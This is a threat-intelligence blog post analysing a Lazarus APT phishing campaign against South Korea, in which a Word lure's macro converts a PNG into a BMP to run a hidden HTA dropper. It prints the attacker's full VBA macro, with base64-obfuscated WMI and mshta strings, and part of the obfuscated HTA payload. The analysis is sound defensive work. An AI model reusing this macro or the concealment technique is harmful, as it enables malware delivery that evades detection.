Lazarus APT conceals malicious code within BMP image to drop its RAT

blog.malwarebytes.com/malwarebytes-news/2021/04/lazarus-apt-conceals-malicious-code-within-bmp-file-to-drop-its-rat/

Threat Intelligence Team April 19, 2021

This blog was authored by Hossein Jazi

Lazarus APT is one of the most sophisticated North Korean Threat Actors that has been active since at least 2009. This actor is known to target the U.S., South Korea, Japan and several other countries. In one of their most recent campaigns Lazarus used a complex targeted phishing attack against security researchers.

Lazarus is known to employ new techniques and custom toolsets in its operations to increase the effectiveness of its attacks. On April 13, we identified a document used by this actor to target South Korea. In this campaign, Lazarus resorted to an interesting technique of BMP files embedded with malicious HTA objects to drop its Loader.

Process Graph

This attack likely started by distributing phishing emails that were weaponized with a malicious document. The following figure shows the overall process of this attack. In the next sections, we provide the detailed analysis of this process.




Spear Phishing
document
Execute macro
SaveAs html
Drop embedded images in a directory
Open lure (htm file)
make itself protected
Convert image003.png into image003.bmp
add zip to image003 as extension
Use WMI to run mshta to execute image003.zip
Execute hta embedded in the image003.zip
Drop AppStore.exe
Execute AppStore.exe
Loads the second payload in memory
C2 communications
Executes Commands

Figure 1: Process graph

Document Analysis

Opening the document shows a blue theme in Korean that asks the user to enable the macro to view the document.



SECURITY WARNING Macros have been disabled. Enable Content

Microsoft Office와 관련이 없는 응용 프로그램을 사용하여 작성된 문서

문서를 보시려면 도구바의 "콘텐츠 사용"을 클릭하세요

Figure 2: Blue theme

Upon enabling the macro, a message box will pop up and after clicking the final lure will be loaded.



거 제 시 아 주 동 수 제 어 묵 품 평 회

참 가 신 청 서

성 명			주민등록번호	
성 별 (남, 여)			생년/월/일	
연 락 처	주 소			
	이 메 일		전 화 번 호	
개 인 정 보 수 집 , 활 용 동 의				
수집하는 개인정보항목	성명, 생년월일, 연락처, 등의 기본사항			
수집하는 목적	서비스제공, 정보제공			
개인정보의 수집 및 이용목적에 동의하십니까?(예, 아니오)				
※개인정보 제공자가 동의한 내용외의 다른 목적으로 활용되지 않습니다.				
본인은 거제시 아주동 수제어묵 품평회에 자발적 의사로 참가를 신청합니다. 2021년 월 일				

선착순 접수마감

Figure 3: Lure form

The document name is in Korean “참가신청서양식.doc” and it is a participation application form for a fair in one of the South Korean cities. The document creation time is 31 March 2021 which indicates that the attack happened around the same time.

The document has been weaponized with a macro that is executed upon opening.




origin
Comments[1],Application.ActiveDocument[1]
Document_Open
Environ("Temp")[3],Shell[3],ActiveDocument.SaveAs[1], show[1],Process[2],FileSystemObject[1],CreateObject[2],Shell.Application[1],GetObject[1],ActiveDocument.Name[1],Call[3],Kill[1],MsgBox[1],.Create[1],Left[2]
Encode
bin.base64[1],CreateObject[2],Replace[1],Write[1],ADODB.Stream[1],Mid[1],Open[1],.text[1]
x3
show
Right[1],Left[1],ActiveDocument.ActiveWindow[1],Comments[1],Application.ActiveDocument[3]
MsgBoxOKCancel
Int[1],MsgBox[2]
Decode
bin.base64[1],CreateObject[2],Write[1],ADODB.Stream[1],Open[1],.text[1]
WIA_ConvertImage
Process[1],Output[1],.Load[1],CreateObject[2]

Figure 4: Macro


The macro starts by calling *MsgBoxOKCancel* function. This function pops up a message box to the user with a message claiming to be an older version of Microsoft Office. After showing the message box, it performs the following steps:



```
Public Sub Document_Open()
On Error GoTo Error_Handler
    Dim TempPath As String
    Dim TempFilePath As String
    Dim DocName As String
    Dim ShellApp As Object
    Dim FileSys As Object
    Dim ImageFileName As String
    Dim ByteArray() As Byte
    Dim CreatedImageFilePath As String
    Dim CreatedImageBMPFilePath As String
    Dim MyCalc As String

    Dim objWMIService, objProcess
    Dim strShell, objProgram, strComputer, strExe, strInput, intProcessID

    Call MsgBoxOKCancel
    MyCalc = "d2lubWdtdHM6Ly8uL3Jvb3QvY2ltdjI6V2luMzJfUHJvY2Vzcw=="
    Dim Calc As String: Calc = Decode(MyCalc)
    Dim MyValue As String: MyValue = "bXNodGE="
    Dim Value As String: Value = Decode(MyValue)
    Dim MyExt1 As String: MyExt1 = "emlw"
    Dim Ext1 As String: Ext1 = Decode(MyExt1)
    ImageFileName = "image003.png"
    Set ShellApp = CreateObject("Shell.Application")
    Set FileSys = CreateObject("Scripting.FileSystemObject")
    DocName = ActiveDocument.Name
    If InStr(DocName, ".") > 0 Then
       DocName = Left(DocName, InStr(DocName, ".") - 1)
    End If
    TempPath = Environ("Temp") & "\" & DocName
    CreatedExeFilePath = Environ("Temp") & "\" & ExeFileName

    ActiveDocument.SaveAs TempPath, wdFormatHTML, , , , , True
    Call show
    TempPath = TempPath & "_files"
    CreatedImageFilePath = TempPath & "\" & ImageFileName
    CreatedImageBMPFilePath = Environ("Temp") & "\" & Left(ImageFileName, InStrRev(ImageFileName, ".")) & Ext1
    Call WIA_ConvertImage(CreatedImageFilePath, CreatedImageBMPFilePath)

    'Connect to WMI
    Set objWMIService = GetObject(Calc)
    objWMIService.Create Value & " " & CreatedImageBMPFilePath
    Kill TempPath & "\*.*"
    RmDir TempPath
Error_Handler:
    Exit Sub
End Sub
```

Figure 5: Document_Open

- Defines the required variables such as *WMI object*, *Mshta* and file extension in base64 format and then calls *Decode* function to base64 decode them.
- Gets the active document name and separates the name from extension
- Creates a copy of the active document in HTML format using *ActiveDocument.SaveAs* with *wDFormatHTML* as parameter. Saving document as HTML will store all the images within this document in *FILENAME_files* directory.



AppData > Local > Temp >


Name
참가신청서양식.htm
참가신청서양식_files

AppData > Local > Temp > 참가신청서양식_files

Name	Date modified	Type	Size
colorschememapping.xml	1/5/2021 5:29 PM	XML Document	1 KB
editdata.mso	1/5/2021 5:29 PM	MSO File	9 KB
filelist.xml	1/5/2021 5:29 PM	XML Document	1 KB
image001.png	1/5/2021 5:29 PM	PNG File	33 KB
image002.png	1/5/2021 5:29 PM	PNG File	92 KB
image003.png	1/5/2021 5:29 PM	PNG File	464 KB
image004.jpg	1/5/2021 5:29 PM	JPG File	1 KB
item0001.xml	1/5/2021 5:29 PM	XML Document	1 KB
props002.xml	1/5/2021 5:29 PM	XML Document	1 KB
themedata.thmx	1/5/2021 5:29 PM	Microsoft Office T...	4 KB

Figure 6: SaveAs HTML


Calls *show* function to makes document protected. By making document protected it makes sure users can not make any changes to the document.



```
Private Sub show()
Application.ActiveDocument.Unprotect Password:="taifehjRTYB$%^45"
ThisDocument.PageSetup.PageWidth = 612
ThisDocument.PageSetup.PageHeight = 792
Set DocPageSetup = ThisDocument.PageSetup
DocPageSetup.LeftMargin = 72
DocPageSetup.RightMargin = 72
DocPageSetup.TopMargin = 85.05
DocPageSetup.BottomMargin = 72
Application.ActiveDocument.Shapes(1).Visible = False
Bookmarks("main").Range.Font.Hidden = False
ActiveDocument.ActiveWindow.View.Type = wdPrintView
Application.ActiveDocument.Protect Type:=wdAllowOnlyComments, Password:="taifehjRTYB$%^45"
End Sub
```


Figure 7: Protect the document

- Gets the image file that has an embedded zlib object. (image003.png)
- Converts the image in PNG format into BMP format by calling *WIA_ConvertImage*. Since the BMP file format is uncompressed graphics file format, converting a PNG file format into BMP file format automatically decompresses the malicious zlib object embedded from PNG to BMP. This is a clever method used by the actor to bypass security mechanisms that can detect embedded objects within images. The reason is because the document contains a PNG image that has a compressed zlib malicious object and since it's compressed it can not be detected by static detections. Then the threat actor just used a simple conversion mechanism to decompress the malicious content.



```
                                          $ binwalk image003.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 680 x 680, 8-bit/color RGB, non-interlaced
91            0x5B            Zlib compressed data, compressed

                                          $ binwalk image003.zip

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PC bitmap, Windows 3.x format,, 680 x 680 x 24
54            0x36            HTML document header
1345309       0x14871D        HTML document footer
```

Figure 8: Embedded objects within png and bmp file



```
BMö*NAKNULNULNULNULNUL6NULNULNUL(NULNULNUL¨STXNULNUL¨STXNULNULSOHNULCANNULNULNULNULNULNULNULNULNULÄSONULNULÄSONULNULNULNULNULNULNULNULNULNUL<html>
<head>
<script language="javascript">
var _0x4fba=['OpenTextFile','CreateTextFile','245822eefsqR','598829yCFgdo','close','302606ILGEZd','124169YwNuaX','resizeTo','Close','Write','718973kiZVEV','fromCharCode','C:/U'+'sers/Publi'+'c/Librarie'+'s/App'+'Store.e'+'x
],i,len;len=data['length'];var content='';for(i=0x0;i<len;i++){content+=String[_0x556975(0x1dc)](data[i]);}e=b[_0x556975(0x1e3)](d,0x8,![],-0x1),e[_0x556975(0x1ec)](content),e[_0x556975(0x1eb)]();var c=new ActiveXObject('WS
</script>
</head>
<body>
</body>
</html>NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL
```

Figure 9: Embedded hta file within bmp

